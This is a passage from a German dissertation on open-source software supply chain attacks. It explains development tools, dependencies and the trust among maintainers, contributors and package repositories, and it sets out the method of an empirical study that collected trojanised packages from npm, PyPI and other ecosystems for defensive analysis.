Signaturbasierte Angriffserkennungssysteme ähneln der bekannten Funktionsweise von Antivirenprogrammen. Sie halten eine Menge an Signaturen – beispielsweise Indikatoren wie Bytefolgen – von bekannten Angriffen bereit, um neue Daten mit den Signaturen abzugleichen. Ein solches signaturbasiertes Angriffserkennungssystem wird in Kapitel 4 entwickelt und evaluiert. Für gewöhnlich erzielen diese Verfahren gute und schnelle Ergebnisse, sind jedoch gegenüber neuen Angriffen wirkungslos, solange noch keine Signaturen für diese existieren. [And14]

Die Klasse der anomaliebasierten Angriffserkennungssysteme benötigt keine Vorkenntnisse über bereits bekannte Angriffe. Die Verfahren erstellen meist eine Norm (engl. *baseline*) des zu beobachten Systems. Abweichungen von dieser Norm werden als Anomalie erkannt und gemeldet. Diese Technik kommt auch im Angriffserkennungssystem in Kapitel 5 zum Einsatz. Durch den Abgleich mit einer zuvor erstellten Norm sind anomaliebasierte Angriffserkennungssysteme in der Lage, auch bisher unbekannte Angriffe zu erkennen. [And14]

Informationsverarbeitung in IT-Systemen wird meist durch Software realisiert. Leider ist in der Softwareentwicklung die Funktion oftmals höher gewichtet als die Sicherheit [Nai+17]. Zusätzlich kommen während der Softwareentwicklung eine Vielzahl von Softwarekomponenten verschiedenster Entwickler zusammen. Jede einzelne Softwarekomponente muss dem Stand der Technik entsprechende Sicherheitsmechanismen implementieren, um das Gesamtsystem nicht zu gefährden. Besonders wenn Software durch externe Anbieter entwickelt wird, muss auf die Einhaltung von Sicherheitsstandards geachtet werden [Sic20]. Anders gesagt: Ein Gesamtsystem ist nur so sicher wie die verwundbarste Softwarekomponente.

Um zu verstehen wie, Software entwickelt wird und an welchen Stellen Überscheidungen zu dem in dieser Dissertation betrachteten Aspekt der IT-Sicherheit existieren, werden zunächst übliche Werkzeuge und Akteure in der Softwareentwicklung vorgestellt.

2.2 Softwareentwicklung – Werkzeuge und Akteure

Im Rahmen einer Softwareentwicklung soll gegebenen Anforderungen entsprechend eine Software entworfen und implementieren werden. Dabei durchläuft eine Software mehrere Phasen des sogenannten „Software-Lebenszyklus“ (engl. *Software Development Life-cycle*).

Ein oft eingesetztes Modell der Softwareentwicklung sieht zuerst eine Anforderungsanalyse vor. Basierenden darauf wird das Softwaresystem entworfen und anschließend implementiert. Nach ausgiebigem Testen der Software wird sie verteilt und an den Endanwender ausgeliefert. Die Software befindet sich nun in Betrieb und kontinuierlicher Wartung. [KBP18]

Für diese Dissertation sind die Abschnitte Implementation sowie Distribution von besonderem Interesse. Inzwischen findet die Verwaltung der Softwareentwicklung fast immer mithilfe von Versionsverwaltungssystemen statt [KBP18]. Dies hat den

Vorteil, dass Änderungen an einer Software nachvollziehbar und vor allem reversibel gespeichert werden können. In Rahmen der Dissertation wird ein solches Versionsverwaltungssystem als *Code-Repository* bezeichnet.

Code-Repositories werden zur Verwaltung und Entwicklung von Software verwendet. Dies geschieht meist auf Basis von Versionsverwaltungssystemen wie Git[2] und Onlinediensten wie GitHub[3], GitLab[4] oder Bitbucket[5].

Ebenso ermöglicht ein Versionsverwaltungssystem eine kollaborative Implementation durch mehrere Entwickler. Entwickler können dabei *Maintainer* eines Code-Repository oder *Contributor* sein. Diese unterscheiden sich durch ihre Rechte Änderungen am Quellcode oder dem Code-Repository selbst vorzunehmen.

Maintainer sind die Hauptentwickler eines Softwareprojekts und somit Betreuer des entsprechenden Code-Repositorys. Zu ihren Aufgaben zählt das Begutachten und gegebenenfalls Akzeptieren von vorgeschlagenen Änderungen am Quellcode (Pull Request) durch Außenstehende.

Contributor werden eben diese Außenstehenden genannt, welche zu Änderungen an einem bestehenden Softwareprojekt beitragen. Da sie für gewöhnlich keinen direkten Schreibzugriff auf den Quellcode haben, müssen sie ihre Änderungen erst von einem Maintainer verifizieren lassen.

Sobald eine Software die Phasen der Implementation und Testung durchlaufen hat, wird ein distribuierbares *Softwarepaket* aus dem Quellcode erstellt. Dieses bündelt den Quellcode sowie einige Meta-Informationen zu einer neuen Veröffentlichung zusammen.

Softwarepakete sind installierbare Zusammenstellungen von Quellcode und Meta-Informationen. Oft in Form eines komprimierten Archivs, welches Quellcode, Dokumentation und Installationsanweisungen enthält.

Oftmals werden Softwarepakete durch dedizierte *Build-Systeme* erstellt. Dies erleichtert durch Automatisierung das Erstellen einer neuen Version des Softwarepakets. Sobald beispielsweise ein Maintainer in einem Code-Repository eine neue Version freigibt, wird der Build-Prozess angestoßen.

[2] https://git-scm.com/
[3] https://github.com/
[4] https://about.gitlab.com/
[5] https://bitbucket.org/

Build-Systeme dienen der automatischen Übersetzung beziehungsweise Bündelung von Quellcode zu einem Softwarepaket. Beispiele für Build-Systeme sind Jenkins[6], Travis[7], GitLab CI[8] oder GitHub Actions[9].

Um paketierte Software an den Endanwender auszuliefern, existieren viele Wege. Dies kann beispielsweise das Pressen einer CD/DVD sein oder das Bereitstellen eines Links zum Herunterladen der Software. Des Weiteren können Softwarepakete auf öffentlichen *Paket-Repositories* veröffentlicht werden. Solche Paket-Repositories bieten oftmals eine Vielzahl an Softwarepaketen für eine bestimmte Programmiersprache an.

Paket-Repository bezeichnet eine (programmiersprachenbezogene) Distributionsplattform für Softwarepakete. Meistens ist der Maintainer eines Softwareprojekts auch der Maintainer eines Pakets in einem Paket-Repository. Beispiele für Paket-Repositories sind npm[10], Python Package Index (PyPI)[11], CTAN[12] oder Maven Central[13].

Wie bereits deutlich wird, existiert eine Vielzahl an Akteuren und Werkzeuge, die an der Softwareentwicklung beteiligt sind. In Abbildung 2.1 auf der nächsten Seite sind daher zur Übersicht alle relevanten und an der Softwareentwicklung beteiligten Akteuren und Werkzeuge in ihrem Verhältnis untereinander gestellt.

Es ist bereits ersichtlich, dass der Maintainer eine zentrale Rolle in diesem Prozess einnimmt. Zur Vereinfachung wird angenommen, dass ein Maintainer sowohl das Code-Repository, das Build-System als auch das Paket-Repository betreut. In der Realität können dies verschiedene oder sogar mehrere Personen pro Werkzeug sein.

Maintainer können somit Änderungen am Quellcode als Commit (direktes Schreiben) oder Pull Request (kuratiertes Schreiben) in das Code-Repository einbringen. Ebenso kann er das Build-System konfigurieren und den Build-Prozess anstoßen. Er hat die Rechte, das Softwarepaket auf einem Paket-Repository zu veröffentlichen und dort gegebenenfalls Konfigurationen vorzunehmen.

[6] https://www.jenkins.io/
[7] https://www.travis-ci.com/
[8] https://docs.gitlab.com/ee/ci/
[9] https://github.com/features/actions
[10] https://www.npmjs.com/
[11] https://pypi.org/
[12] https://ctan.org/
[13] https://mvnrepository.com/




Abb. 2.1: Relationen der an der Softwareentwicklung beteiligten Akteure und Werkzeuge. [Ohm+20b]

Ein Contributor hingegen kann nicht direkt Änderungen am Quellcode vornehmen, sondern muss diese mittels Pull Request an den Maintainer stellen, sodass dieser sie freigeben und in das Code-Repository einfließen lassen kann. Solcher Pull Request wird durch den Maintainer zunächst begutachtet und gegebenenfalls angenommen, oder der Contributor wird zur Verbesserung aufgefordert.

Das Build-System klont den Quellcode in die Build-Umgebung, um den Build-Prozess auszuführen. Gegebenenfalls werden externe benötigte Softwarepakete aus einem Paket-Repository heruntergeladen und eingebunden. Nach erfolgreichem Durchlaufen des Build-Prozesses kann das entstandene Softwarepaket in ein Paket-Repository hochgeladen und in der neuen Version veröffentlicht werden. Aus diesem Paket-Repository können sodann andere Softwareprojekte dieses Softwarepaket als Abhängigkeit herunterladen und einbinden.

2.3 Softwareabhängigkeiten

Wie bereits im vorherigen Abschnitt angesprochen existieren *Softwareabhängigkeiten*. Softwarepakete binden oftmals externe Softwarepakete ein, um beispielsweise deren Funktionalität zu nutzen.

Softwareabhängigkeiten bezeichnen alle verwendeten Drittanbieterbibliotheken eines Softwarepakets. Dabei ist zu unterscheiden zwischen direkten Abhängigkeiten, welche direkt in den Metadaten des Pakets benannt sind, sowie transitiven Abhängigkeiten, die in den Metadaten der Pakete aus direkter Abhängigkeit und deren transitiven Abhängigkeiten benannt sind. Ein Beispiel findet sich in Abbildung 2.2 auf Seite 17.

Programmiersprache	Paket-Repository	#Pakete	Paketmanager
Node.js/JavaScript	npm	1 524 902	`npm`
Java	Maven Central	381 971	`mvn`
Python	PyPI	293 186	`pip`
PHP	Packagist	299 271	`composer`
Ruby	RubyGems	164 979	`gem`

Tab. 2.1: Übersicht der in dieser Dissertation untersuchten Ökosysteme sortiert nach Anzahl der angebotenen Softwarepakete. Besonders npm sticht durch eine Vielzahl an Softwarepaketen heraus. (Stand: 23. Februar 2021).

Da ein Softwareprojekt oftmals eine Vielzahl von Abhängigkeiten einbindet, ist eine manuelle Installation und Verwaltung sehr aufwendig. Daher werden *Paketmanager* eingesetzt, um solche Abhängigkeiten zu verwalten.

Paketmanager erlauben eine komfortable Paketverwaltung durch Unterstützung beim Herunterladen und Installieren von Softwarepaketen aus Paket-Repositories. Beispiele für Paketmanager sind `npm`, `mvn`, `pip`, `composer`, `gem`.

Typischerweise wird die Gesamtheit aus Paket-Repository und Paketmanager pro Programmiersprache als Ökosystem bezeichnet. Ökosysteme unterscheiden sich beispielsweise stark in der Häufigkeit der Verwendung von Abhängigkeiten. [Vai+19]

In Tabelle 2.1 werden die in dieser Dissertation untersuchten Ökosysteme aufgelistet. Dabei handelt es sich um die Programmiersprachen Node.js, eine JavaScript-Laufzeitumgebung, sowie Java, Python, PHP und Ruby. Zu jeder Programmiersprache existiert ein eigenes Paket-Repository, wobei npm (Node.js) mit Abstand die meisten Softwarepakete bereitstellt. Ebenso existiert für jedes Paket-Repository ein eigener Paketmanager.

Die Paketmanager unterscheiden sich nicht nur in ihrer Bedienung, sondern auch im Funktionsumfang. So sind die Paketmanager `npm` und `pip` beispielsweise in der Lage, zur Installation arbiträre Befehle auszuführen. Ursprünglich als hilfreiche Funktion geplant, führt dies jedoch zu erheblichen Sicherheitsproblemen, wie in Kapitel 3 gezeigt werden wird.

Wie bereits erwähnt, unterscheiden sich Ökosysteme teils stark in ihrer Verwendung von Abhängigkeiten. So verwendet ein durchschnittliches npm-Paket beispielsweise rund vier direkte Abhängigkeiten, wozu fast 80 transitive Abhängigkeiten hinzukommen. Ein PyPI-Paket hingegen listet drei direkte Abhängigkeiten und lediglich vier transitive. [Vai+19]




Abb. 2.2: Abhängigkeiten des npm-Pakets `engine.io` in Version 3.4.2. Es sind sechs direkte Abhängigkeiten gelistet aus denen zehn transitive Abhängigkeiten folgen.

Um die Gesamtheit der Abhängigkeiten eines einzelnen Softwareprojekts zu verdeutlichen, visualisiert Abbildung 2.2 die Abhängigkeiten des npm-Pakets `engine.io`. Das Softwarepaket hat sechs direkte Abhängigkeiten in seinen Metadaten gelistet. Von diesen sechs Abhängigkeiten bringen drei insgesamt acht weitere Abhängigkeiten mit sich. Aus diesen folgen nochmals zwei weitere Abhängigkeiten. Insgesamt hat `engine.io` also 16 Abhängigkeiten, sechs direkte sowie zehn transitive.

Die tatsächliche Anzahl an Abhängigkeiten ist nicht direkt ersichtlich. Für den Entwickler sind zunächst nur die direkten Abhängigkeiten erkennbar, da diese in den Metadaten des Softwarepakets zu finden sind. Während der Installation bestimmt der Paketmanager alle benötigten Abhängigkeiten rekursiv.

Wie bereits erwähnt, werden Verwundbarkeiten in Abhängigkeit bis hin zum Endprodukt durch gereicht. Je mehr Abhängigkeiten ein Softwarepaket aufweist, desto mehr potenziell verwundbare Stellen kann es beinhalten. Eine große Anzahl an Abhängigkeiten führt somit unweigerlich zu einer größeren Angriffsfläche aus der Sicht eines bösartiger Akteurs.

Um zu verdeutlichen, wo ein bösartiger Akteur sich in das Ökosystem einbringen kann, werden im nächsten Abschnitt zunächst alle am Software-Lebenszyklus Beteiligte identifiziert. Die zwischen den Beteiligten notwendige Vertrauensbeziehung kann ein bösartiger Akteur ausnutzen, um erfolgreich Schadcode in einer Software Supply Chain zu platzieren.

2.4 Beteiligte am Software-Lebenszyklus

In Abschnitt 2.2 wurden bereits zwei Beteiligte am Software-Lebenszyklus implizit vorgestellt. Dies waren einerseits Maintainer, welche als Betreuer eines Softwareprojekts fungieren, und anderseits Contributor als Entwickler von Quellcode. Beide haben somit Einfluss auf den Quellcode des Softwarepakets. Duan et al. [Dua+20] führen zusätzlich Paket-Repository-Betreiber und Endanwender als Beteiligte auf.

Der Paket-Repository-Betreiber ist dabei für den Betrieb eines Paket-Repository verantwortlich. Das können einerseits große Unternehmen wie Sonatype im Fall von Maven Central oder Microsoft bei npm sein oder anderseits Non-Profit-Organisation wie die Python Software Foundation bei PyPI. Ein Endanwender interagiert nicht direkt mit einem Paket-Repository, stellt aber dennoch einen wichtigen Beteiligten im Ökosystem dar, da er das Endprodukt einsetzt.

Contributor arbeiten eng mit Maintainern an der Entwicklung des Softwarepakets zusammen. Beide sind auf Paket-Repositories und somit Paket-Repository-Betreiber angewiesen, um sowohl benötigte Abhängigkeiten herunterladen zu können als auch neue Softwarepakete zu veröffentlichen. Dieses Abhängigkeitsverhältnis setzt ein gewisses Vertrauen zwischen den Beteiligten voraus.

2.5 Vertrauensbeziehung zwischen den Beteiligten

Das Vertrauensverhältnis zwischen den genannten Beteiligten ist in Abbildung 2.3 auf der nächsten Seite visualisiert. Ein Maintainer vertraut einem Contributor, keine schadhaften Änderungen einzuschleusen. Sowohl Maintainer als auch Contributor vertrauen dem Paket-Repository-Betreiber, angemessen kuratierte Softwarepakete bereitzustellen. Der Paket-Repository-Betreiber muss Maintainern vertrauen, keine schadhaften Softwarepakete zu veröffentlichen. Endanwender vertrauen auf korrekte und sichere Implementation eines Softwarepakets sowie eine fortlaufende Fehlerbeseitigung durch Entwickler.

Das Vertrauensverhältnis zwischen den Beteiligten kann für verschiedene Angriffe missbraucht werden, wobei Paket-Repositories dabei eine zentrale Rolle im Ökosystem spielen [Dua+20]. So können beispielsweise Konfigurationsfehler oder Verwundbarkeiten in der Software der Paket-Repositories zu Missbrauch durch Dritte führen, was Auswirkungen auf das gesamte Ökosystem hätte.




Abb. 2.3: Vertrauensbeziehung zwischen den Beteiligten im Software-Lebenszyklus.

Das Veröffentlichen verwundbarer beziehungsweise trojanisierter Softwarepakete ist möglich, da ein Paket-Repository-Betreiber dem Maintainer vertraut, korrekte und gutartige Softwarepakete zu veröffentlichen. Im Gegenzug vertrauen Maintainer und Contributoren dem Paket-Repository-Betreiber, korrekte und gutartige Softwarepakete bereitzustellen. Andere Maintainer oder Insider könnten vorhandene Softwarepakete in einem Paket-Repository für einen Angriff trojanisieren.

Oftmals hat eine Software mehr als einen und auch wechselnde Maintainer. Es ist denkbar, dass ein neuer Maintainer bösartiger Absichten mitbringt. Damit ist zugleich die Informationssicherheit des Endanwenders bei Verwendung von Software, die durch trojanisierte Softwarepakete betroffen ist, in Gefahr. Der Endanwender vertraut direkt lediglich dem Maintainer, damit aber indirekt dem gesamten Ökosystem.

Es ist beispielsweise möglich, dass vertrauliche Daten wie Zugangsdaten von Contributoren, Maintainern und Endanwendern durch trojanisierte Softwarepakete entwendet werden (Angriff gegen die Vertraulichkeit). Ebenso könnte ein trojanisiertes Softwarepaket ein Build-System kompromittieren (Angriff gegen die Integrität) oder stören (Angriff gegen die Verfügbarkeit). Wie solche Angriffe tatsächlich ausgeprägt sind, wird in Kapitel 3 untersucht.

Im Allgemeinen findet keine Sicherheitsüberprüfung der verwendeten Softwarepakete statt [PVM20]. Dies mag einerseits an organisatorischen oder finanziellen Entscheidungen liegen, aber auch am Vertrauen in die Gutartigkeit aller Teilnehmer im Ökosystem. Daher wird in Kapitel 4 ein Angriffserkennungssystem zur frühzeitigen Erkennung von potenziell trojanisierten Softwarepaketen auf Basis von Ähnlichkeiten im Quellcode zu bekannten trojanisierten Softwarepaketen realisiert. Um wenigstens die Qualität der eigenen Software zu gewährleisten, bietet sich Softwarequalitätssicherung durch Automatisierung und Dev(Sec)Ops an.




Abb. 2.4: Kontinuierlicher Lebenszyklus einer Software aus DevOps-Sicht. Während der Entwicklung (engl. *development*) wird eine Software geplant, implementiert, gebaut und getestet. Danach geht sie in den Betrieb (engl. *operation*) und der kontinuierlichen Überwachung über. Auffallende Unzulänglichkeiten können direkt für die nächste Iteration der Software berücksichtigt werden.

2.6 Softwarequalitätssicherung durch Dev(Sec)Ops

Lange Zeit waren Entwicklung und Betrieb einer Software getrennte Bereiche. Inzwischen verschmelzen diese zunehmend unter dem Kunstwort *DevOps*. DevOps bezeichnet dabei einen Ansatz zur Prozessoptimierung, um die Entwicklung („Dev" für Development) und den Betrieb („Ops" für Operation) agil zu vereinen. Anstatt die Prozesse getrennt zu betrachten, werden sie, wie in Abbildung 2.4 visualisiert, als kontinuierlicher Kreislauf betrachtet. [KBP18]

Wie bereits in Abschnitt 2.2 erwähnt, durchläuft eine Software die Phasen der Planung, Implementation und Testung. Danach wird sie paketiert und ausgeliefert. Von nun an wird der operative Betrieb kontinuierlich überwacht. Notwendige Anpassungen werden direkt in die Planung der nächsten Iteration der Software aufgenommen. Dieser Prozess kann beliebig hochfrequent durchlaufen werden. So ist es mit der DevOps-Praxis nicht ungewöhnlich, dass mindestens ein Mal pro Woche eine neue Version veröffentlicht werden kann [Son20a].

Dieser schnelllebige und kontinuierliche Prozess wird für gewöhnlich durch entsprechende Werkzeuge unterstützt. So kann mittels Continuous Integration (CI) fortlaufend die Qualitätssicherung der Software durch beispielsweise automatisches Testen stattfinden. Solche Tests umfassen unter anderem dynamische Funktionstests gegen Spezifikationen, aber auch die Überprüfung auf Einhaltung von zum Beispiel Programmierkonventionen mittels statischer Codeanalyse. Das ausgiebige und zeitnahe Testen von Software führt zu einer höheren Softwarequalität [DMG07].

Fowler und Foemmel [FF06] verstehen unter CI unter anderem, dass die Entwicklung einer Software in einem gemeinsamen Code-Repository stattfinden sollte. Dieses muss alle für die Software relevanten Dateien enthalten, um das entsprechende

Softwarepaket zu bauen. Der Build-Prozess eines Softwarepakets kann gegebenenfalls sehr komplex sein, umfasst jedoch immer die gleichen Schritte und sollte daher automatisiert werden. Ebenso sollte eine automatisierte Testung des Softwarepakets, beispielsweise mittels statischer Codeanalyse und Funktionstests, stattfinden. So können Fehler schnell und frühzeitig gefunden und behoben werden.

Um die Quellcodebasis der Software stets aktuell zu halten, sollten Entwickler möglichst häufig ihren Quellcode in den Hauptzweig im Code-Repository integrieren. Dieser Hauptzweig sollte bei jedem Commit den vollen Testumfang durchlaufen. Treten dabei Fehler auf, sollten diese umgehend behoben werden. Vor allem der Funktionstest sollte auf Spiegelservern des Produktionsbetriebs stattfinden, um Fehler im tatsächlichen Betrieb feststellen zu können. [FF06]

Wird nun zusätzlich der Faktor IT-Sicherheit in die CI einbezogen, spricht man von *DevSecOps* („Sec" für Security). Dazu kann die Testphase um sicherheitsrelevante Tests wie beispielsweise solche der statischen Analyse des Quellcodes auf bekannte Schwachstellen oder Dynamic Application Security Testing erweitert werden. Auch während des Betriebs der Software können Sicherheitsmechanismen wie Web Application Firewalls oder Angriffserkennungssysteme eingesetzt werden. [Son20a; @Sch21]

Für diese Dissertation von besonderem Interesse ist die sogenannte Software Composition Analysis (SCA). SCA umfasst die Inventarisierung verwendeter Abhängigkeiten sowie ihre Überprüfung auf Lizenzkonformität und Schwachstellen. So existieren bereits Lösungen wie `safety`[14] für Python oder `audit`[15] für Node.js, um die verwendeten Versionen der eingesetzten Abhängigkeiten gegen eine Datenbank bekannter schwachstellenbehafteter Versionen abzugleichen. In Kapitel 5 wird ergänzend ein DevSecOps-Werkzeug zur Erkennung von trojanisierten Abhängigkeiten vorgestellt.

[14] https://pypi.org/project/safety/
[15] https://docs.npmjs.com/cli/audit

3 Software Supply Chain Angriffe

Angriffe auf Software Supply Chains wurden bereits 2003 von Levy [Lev03] erwähnt. Doch erst seitdem in den letzten Jahren Paket-Repositories wie npm, Python Package Index (PyPI) oder RubyGems einen regelrechten Aufschwung erleben, gewinnt diese Art von Angriff tatsächliche Relevanz. Es erscheinen immer wieder Berichte über trojanisierte Softwarepakete, die in beliebten Paket-Repositories beinahe zufällig gefunden wurden. Dieser punktuelle Aufmerksamkeit und Detailbetrachtung gelingt es jedoch nicht, den Phänomenbereich der Software Supply Chain Angriffe zu beschreiben.

Die Systematisierung, an der es bisher mangelt, des Phänomenbereichs der Software Supply Chain Angriffe, wird in diesem Kapitel anhand tatsächliche beobachteter Vorfälle geschaffen. Daher beschäftigt sich dieses Kapitel mit der empirischen Erfassung des Istzustands von Software Supply Chain Angriffen. Anhand von beobachteten Vorfällen werden typische Angriffsvektoren und charakteristische Ausprägungen aufgezeigt. Dies dient der Beantwortung von Forschungsfrage F1 und Forschungsfrage F2 sowie der Schaffung der notwendigen Datengrundlage zur Beantwortung der restlichen Forschungsfragen.

Dabei zeigten sich zwei Angriffsvektoren mit mehreren Ausprägungen, nämlich das Veröffentlichen trojanisierter Softwarepakete sowie die Trojanisierung bestehender Softwarepakete. Eine statistische Auswertung der Vorfälle offenbarte zudem, dass trojanisierte Softwarepakete rund 67 Tage lang verfügbar waren und meist mittels Typosquatting in eine Software Supply Chain eingedrungen waren, um dort Daten zu stehlen. Ebenso wurden wiederkehrende Charakteristika wie die Wiederverwendung von Schadcode ersichtlich. Schlussendlich bildet diese Datengrundlage die Basis für weitere Forschung über diese Dissertation hinaus.

Abschnitt 3.1 stellt die durchgeführte empirische Studie vor. Dazu werden die Methodologie sowie erste Charakteristika des Datensatzes offen gelegt. Dies wird gefolgt von der Systematisierung von beobachteten Angriffsvektoren in Abschnitt 3.2.

Dieses Kapitel basiert auf der Publikation: Marc Ohm et al. „Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer International Publishing, 2020, S. 23–43

Die statistische Auswertung von Angriffscharakteristika findet in Abschnitt 3.3 statt. Abschließend wird in Abschnitt 3.4 ein Fazit aus den Beobachtungen gezogen.

3.1 Empirische Studie zur Datenerhebung

Jährliche Berichte wie *State of the Software Supply Chain 2020* von Sonatype [Son20b] zeigen, dass die Software Supply Chain stetig wächst und an Bedeutung zunimmt. In solchen Berichten wird ebenfalls auf die Präsenz von trojanisierten Softwarepaketen eingegangen. Dabei verbleiben die Aussagen oft auf einem allgemeinen Niveau, um Trends zu verdeutlichen.

Für die Beantwortung von Forschungsfrage F1 und Forschungsfrage F2 ist jedoch eine tiefgründigere Analyse der trojanisierten Softwarepakete erforderlich. Daher wurde eine empirische Datenerhebung durchgeführt. Dafür werden zunächst das Vorgehen und die entstandene Datengrundlage vorgestellt. Anschließend wird diese Datengrundlage analysiert und ausgewertet.

3.1.1 Methodologie

Da potenziell zu jeder Programmiersprache ein eigenes Paket-Repository mit dazugehörigem Paketmanager existiert, ist eingangs zu klären, welche Ökosysteme zu betrachten sind. Ausgewählt wurden die fünf meistgenutzten Programmiersprachen in 2018, welche anhand der Anzahl an eröffneten Code-Repositories auf GitHub ermittelt wurden. Dies umfasst die Programmiersprachen und die entsprechenden Paket-Repositories JavaScript/Node.js (npm), Java (Maven Central), Python (PyPI), PHP (Packagist) und Ruby (RubyGems) [@Ell18].

Als Nächstes muss festgelegt werden, wo Informationen zu trojanisierten Softwarepaketen abrufbar sind. Informationen von Interesse bilden hier der Paketname, die betroffenen Versionen, das Datum der Veröffentlichung sowie das Datum der Bekanntgabe.

Als Primärquelle dient zunächst die Datenbank über bekannte Verwundbarkeiten von Snyk[1]. Neben verwundbaren Softwarepaketen werden dort auch trojanisierte Softwarepakete als „Malicious Package“ gelistet. Des Weiteren wurden programmiersprachenspezifische Sicherheitshinweise konsultiert. Diese sind jedoch heterogen organisiert.

[1] `https://snyk.io/vuln`

Für npm existiert eine frei zugängliche Liste namens „npm Security Advisories“[2], bestehend aus Softwarepaketen mit bekannten Schwachstellen und trojanisierten Softwarepaketen. Rubysec pflegt die „Ruby Advisory Database“[3] für Softwarepakete auf RubyGems. PyPI handhabt die Aufnahme von Sicherheitsproblemen auf zwei Weisen: Entweder öffentlich als „Issue“[4] oder privat per E-Mail[5]. Zur Zeit des Schreibens existiert keine[6] zentrale Liste an verwundbaren oder trojanisierten Softwarepaketen auf PyPI. Des Weiteren wurden öffentliche Berichte und Blogbeiträge wie beispielsweise [@Ber19; @Ber18; @Lak20] als Informationsquelle in Betracht gezogen.

Für strukturierte Datenquellen wie Snyk und npm Security Advisories wurde die Datenakquise automatisiert. So konnte für einen Großteil der trojanisierten Softwarepakete Paketname, betroffene Versionen und Datum der Bekanntgabe ermittelt werden. Um das Datum der Veröffentlichung zu bestimmen, wurde der Service Libraries.io[7] genutzt. Dieser Service verfolgt Veröffentlichung und Aktualisierung von Softwarepaketen auf einer Vielzahl an Paket-Repositories.

Trojanisierte Softwarepakete befinden sich nach Bekanntwerden für gewöhnlich nicht mehr im offiziellen Paket-Repository. Um die identifizierten Softwarepakete dennoch herunterladen zu können, wurden Spiegelserver (engl. *mirror*) der Paket-Repositories angefragt. Für npm erwies sich der chinesische Spiegelserver von Taobao[8] als geeignete Datenquelle. Trojanisierte Python-Pakete ließen sich teils vom Spiegelserver der Universität Stanford[9] herunterladen. Ruby-Pakete wurden hauptsächlich aus dem Spiegelserver der Universität Auckland[10] bezogen. War ein automatisches Herunterladen nicht möglich, so wurde manuell nach dem entsprechenden Softwarepaket gesucht. Teils wurden diese in kleineren Sammlungen von Blog-Autoren und Forschern gefunden.

Heruntergeladene Softwarepakete werden sodann statistisch[11] analysiert. Um eine Aussage über typische Angriffsvektoren von Software Supply Chain Angriffen zu treffen, werden bekannte Vorfälle nach Vorgehensweise systematisiert (siehe Abschnitt 3.2). Eine statistische Auswertung von Angriffscharakteristika geschieht unter

[2] `https://www.npmjs.com/advisories`
[3] `https://github.com/rubysec/ruby-advisory-db`
[4] `https://github.com/pypa/warehouse`
[5] `https://www.python.org/dev/security/`
[6] `https://github.com/pypa/warehouse/issues/4703`
[7] `https://libraries.io`
[8] `https://registry.npm.taobao.org`
[9] `https://nero-mirror.stanford.edu.`
[10] `https://mirror.auckland.ac.nz`
[11] Insofern nicht anders gekennzeichnet wird der Median als Durchschnitt angegeben, um dem Effekt von Ausreißern entgegenzuwirken.

